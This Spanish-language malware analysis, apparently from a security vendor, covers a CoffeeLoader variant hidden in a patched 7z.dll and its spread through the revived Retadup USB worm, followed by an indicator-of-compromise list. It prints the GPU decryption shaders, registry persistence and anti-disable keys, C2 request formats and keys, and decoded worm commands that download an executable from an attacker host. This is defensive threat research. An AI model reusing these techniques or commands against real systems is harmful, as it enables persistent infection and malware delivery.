

Autores
En agosto de 2026 detectamos la distribución de una nueva modificación del malware CoffeeLoader. El archivo 7z.dll era una versión parcheada de la biblioteca original del popular archivador 7-Zip; los atacantes sustituyeron parte del código por código malicioso, en concreto, por un shellcode autodescifrable que corresponde a una nueva versión del packer Armoury. Este packer ya se había utilizado en el troyano CoffeeLoader.
Nueva modificación de Armoury
La variante anterior del packer Armoury usaba la GPU para descifrar el cuerpo principal del troyano mediante la biblioteca OpenCL, que implementa el estándar homónimo para el cómputo de alto rendimiento.
|
1 2 3 4 |
__kernel void f(__global char* a,__global char* b,__global char* c,int d) { c[get_global_id(0)] = a[get_global_id(0)] ^ b[get_global_id(0) % d]; } |
La nueva variante también recurre a la GPU, pero en lugar de OpenCL usa la biblioteca OpenGL, que implementa el estándar homónimo en aplicaciones que trabajan con gráficos 2D y 3D.
|
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 |
layout(local_size_x = 256) in; layout(std430, binding = 0) buffer DataBuffer { uint data[]; }; layout(std430, binding = 1) buffer KeyBuffer { uint key[]; }; layout(std430, binding = 2) buffer ResultBuffer { uint result[]; }; void main() { uint index = gl_GlobalInvocationID.x; if (index >= data.length()) { return; } uint dataValue = data[index]; uint keyValue = key[index]; result[index] = dataValue ^ keyValue; } |
Además, cambió el payload malicioso de Armoury. Antes era una biblioteca DLL que contenía dos fragmentos de shellcode y el cuerpo principal de CoffeeLoader. El primer shellcode es un dropper, responsable de instalar el troyano y establecer persistencia en el sistema. Para hacerlo, copia la biblioteca en las carpetas de Windows y la agrega al inicio automático. El segundo es un stager, que crea un nuevo proceso dllhost.exe e inyecta en él el cuerpo principal de CoffeeLoader, que en esta variante es un ejecutable. A diferencia de la anterior, la nueva versión del packer entrega un otro shellcode.
Downloader de CoffeeLoader
El shellcode descifrado por el packer Armoury es un nuevo eslabón intermedio en la cadena de infección: el downloader de CoffeeLoader, que incluye todas las funciones del dropper y del stager descritas anteriormente, además de las funciones de downloader que se utilizan para descargar el cuerpo principal del troyano.

Captura de pantalla del nuevo downloader CoffeeLoader
Para establecer persistencia en el sistema, el troyano copia la biblioteca 7z.dll en subcarpetas de %PROGRAMDATA% o %LOCALAPPDATA%. Para el inicio automático utiliza la rama del registro Run. Como nombre de la subcarpeta, de la biblioteca y de la clave del registro se usan 8 dígitos hexadecimales generados a partir de la información del volumen del sistema.
|
1 2 |
C:\ProgramData\b79faace\b79faace.dll C:\Users\[username]\AppData\Local\b79faace\b79faace.dll |
|
1 2 |
Software\Microsoft\Windows\CurrentVersion\Run 'b79faace.dll' = 'rundll32.exe "C:\ProgramData\b79faace\b79faace.dll",SetCodecs' |
Para protegerse, el downloader crea en la rama del registro una clave que impide al usuario deshabilitar el inicio automático desde el “Administrador de tareas”.
|
1 2 |
Software\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\Run 'b79faace.dll' = [080000000000000000000000] |
Tras establecer persistencia en el sistema, el malware inicia uno de los procesos (dllhost.exe, WerFault.exe, svchost.exe, OpenWith.exe, AtBroker.exe), se inyecta en él y descarga el cuerpo principal del troyano desde un servidor C2 fijado en el código. La descarga se realiza mediante el protocolo HTTPS usando la ruta /payload?md5=. Como parámetro md5, en la primera solicitud al servidor se envían ceros y en las siguientes, el hash del payload malicioso descargado antes.
Ejemplo de solicitud para descargar el cuerpo principal de CoffeeLoader:
|
1 2 3 4 |
GET /payload?md5=00000000000000000000000000000000 HTTP/1.1 Connection: Keep-Alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:152.0) Gecko/20100101 Firefox/152.0 Host: api.internet-speed-check.com |
Ejemplo de respuesta del servidor:
|
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 |
HTTP/1.1 200 OK Date: Tue, 29 Sep 2026 14:34:25 GMT Content-Type: application/octet-stream Content-Length: 60800 Connection: close Server: cloudflare x-content-md5: d7785198d9341310978e4cedc7bdb735 x-signature: MEUCIDQNr86sBN3hmnLarIuPJ2WJEtXeIdnfsR4AkHUBI0AtAiEAyV5o2VM+LPDbme8nYdRydkrtI02TzyNdKh7+AdvPzUs= strict-transport-security: max-age=63072000; includeSubdomains x-frame-options: DENY x-content-type-options: nosniff cf-cache-status: DYNAMIC Nel: {"report_to":"cf-nel","success_fraction":0.0,"max_age":604800} Server-Timing: cfCacheStatus;desc="DYNAMIC" Server-Timing: cfEdge;dur=4,cfOrigin;dur=66 Report-To: {"group":"cf-nel","max_age":604800,"endpoints":[{"url":"https://a.nel.cloudflare.com/report/v4?s=AAAAAAAA"}]} CF-RAY: cf27d75a42bb5669-MIA alt-svc: h3=":443"; ma=86400 |
En respuesta a la solicitud, el C2 entrega un shellcode cifrado que contiene el cuerpo principal del troyano. El payload malicioso está cifrado con un XOR simple y como clave se usan los primeros 16 bytes de los datos descargados.
En el encabezado HTTP de la respuesta también hay dos campos: X-Signature y X-Content-MD5. El primero contiene la firma de los datos descargados, que el troyano verifica con la clave pública incrustada en su código.
|
1 |
RUNTMSAAAAC2gVlbqvpsSutLE0/4ogdQ20Uw4qQyQQCw7448NvjMOaYWr+mlrvWiDCg79jWIhjiIuGuqxTb9VMsuceH4WyA5 |
El segundo campo contiene la suma de verificación MD5 del cuerpo descifrado del payload malicioso.
Si la verificación de la firma y de la suma de verificación se completa con éxito, el troyano asigna memoria ejecutable en su propio proceso y transfiere el control al shellcode descargado y descifrado.
Módulo principal de CoffeeLoader
El shellcode que recibe el control descifra y configura el cuerpo principal de CoffeeLoader y le cede el control. El troyano en sí no ha sufrido cambios significativos en comparación con las campañas anteriores. En la nueva versión, los atacantes utilizan otras claves para cifrar las solicitudes al C2 y descifrar las respuestas: A21251838432306F2CD2540593656B9E y 2026F751079659CF71C7BA64B345C12A. La verificación del certificado al establecer la conexión con el C2 se sustituyó por la verificación de la firma de las respuestas del C2, para la cual se utiliza la clave pública 23:6A:0D:E7:E0:FA:20:BC:0F:F4:7C:F6:8F:49:89:A8:10:BE:91:F0:0F:C2:F3:99:4D:46:F7:DF:D2:33:0B:00:6D:54:7A:AA:92:45:89:16:84:48:2E:AF:B8:F7:75:8A:4C:39:07:C5:24:EA:9D:3A:C6:FD:13:61:7D:54:19:FA. En el protocolo binario de comunicación cambió la constante mágica 0xC0FFEE42, que dio nombre al malware: ahora contiene el valor poco elocuente 0xD1D57871.
Pero no detectamos cambios en la funcionalidad. El código contiene los tres comandos descritos anteriormente para ejecutar el payload malicioso recibido del C2: inyectarlo en un proceso, guardarlo en disco como ejecutable y luego iniciarlo, o guardarlo como archivo DLL y ejecutarlo mediante rundll32.exe.
Distribución e infección inicial
Lo más notable es la forma en que se distribuye la variante descrita de CoffeeLoader. Por lo general, el malware se propaga mediante archivos adjuntos en correos electrónicos, sitios que se hacen pasar por portales de descarga de software gratuito, banners publicitarios que, al hacer clic en ellos, llevan a los usuarios a recursos de phishing a través de una cadena de redirecciones, software pirata, etc. La fuente de las infecciones por CoffeeLoader es el gusano Retadup.
Retadup es un gusano informático malicioso escrito en los lenguajes de scripts AutoIt y AutoHotkey, detectado por primera vez en 2017. Tras irrumpir en el dispositivo de la víctima, se copiaba en todas las memorias USB y discos externos conectados, adoptando la forma de archivos ocultos y accesos directos (archivos LNK). Cuando un usuario abría la memoria USB infectada en otra PC y abría el acceso directo, el gusano penetraba en el nuevo dispositivo. Los sistemas infectados con Retadup se integraban en una botnet capaz de descargar y ejecutar malware adicional por orden del operador.
En julio de 2019, las fuerzas del orden francesas obtuvieron acceso a los servidores de comando y control de Retadup y tomaron el control de la botnet. En cuanto los equipos infectados consultaban al servidor para recibir nuevos comandos, recibían la orden de eliminar el cuerpo del gusano del sistema. En pocas semanas se desinfectaron más de 850 000 equipos y la botnet dejó de existir… hasta 2024.
Hace dos años, alguien comenzó a registrar de nuevo los nombres de dominio que Retadup usaba como C2 y a emitir desde ellos comandos para descargar malware de terceros. Al principio fue el downloader SmokeLoader, empaquetado con la versión de 32 bits del packer Armoury, y a inicios de 2025 desde esos mismos servidores comenzó a descargarse CoffeeLoader.
No sabemos si fue el propio autor del gusano quien decidió reactivar los servidores C2 o si fue otra persona, dado que el protocolo de comunicación de Retadup con el C2 es bastante simple: comandos de texto plano codificados en Base64 y HEX.
A continuación se muestra un ejemplo del tráfico de una de las modificaciones de Retadup de 2017, que en 2026 sigue comunicándose con el C2 sin inconvenientes.
|
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 |
GET /FD0C7EE872277F33E3335530299B836A/1/4/1/0/empty HTTP/1.1 Connection: Keep-Alive User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) WinHttp/1.6.4.0 (WinHTTP/5.1) like Gecko Host: noobminer.newblackage.com HTTP/1.1 200 OK Server: nginx Date: Thu, 06 Aug 2026 04:07:32 GMT Content-Type: text/html Content-Length: 68 Connection: keep-alive ::62327438664878386332786c5a5841744e6a41774d4441774c584e735a575677:: comando decodificado: "ok||||sleep-600000-sleep" HTTP/1.1 200 OK Server: nginx Date: Mon, 10 Aug 2026 04:18:43 GMT Content-Type: text/html Content-Length: 180 Connection: keep-alive ::623274386648783849475276643235736232466b4c576830644841364c79397964584a715a6e5a754c6e4a7a4c3356775a4746305a53356c654755364954703163475268644755755a58686c4c575276643235736232466b:: comando decodificado: "ok|||| download-http://rurjfvn.rs/update.exe:!:update.exe-download" |
Geografía
En 2019, al neutralizar la botnet Retadup, se mencionó una cifra de 850 000 sistemas desinfectados. Según nuestras estadísticas de los tres primeros trimestres de este año, la escala de la nueva campaña es mucho menor. Nuestras soluciones bloquearon intentos de infección con el gusano Retadup en unos 15 000 sistemas, la mayoría de ellos ubicados en Perú, Angola, Rusia y Bolivia.
IoC
C2 de Retadup más activos
alphanoob[.]com
newblackage[.]com
newminersage[.]com
radnewage[.]com
minernewage[.]com
rad2016.publicvm[.]com
radpal.publicvm[.]com
roro2016.linkpc[.]net
C2 de CoffeeLoader
Alojamiento de archivos de CoffeeLoader
rurjfvn[.]rs/update.exe
alphanoob[.]com/update.exe
MD5 de CoffeeLoader (archivos DLL)
2272dde17925d6179bea6fcf4d543d20
dce55eec553f6af16ba6481eaacb8638
449c9e8bc6eb308aa3c46c88959e1a4f
MD5 de CoffeeLoader (instaladores basados en NSIS)
58886d45a0c5e802a5d0a7545c36112d
cca710c5455c1fe2732771afbac16a09
De los mismos autores


En la misma categoría
La segunda vida del gusano USB Retadup: ahora distribuye CoffeeLoader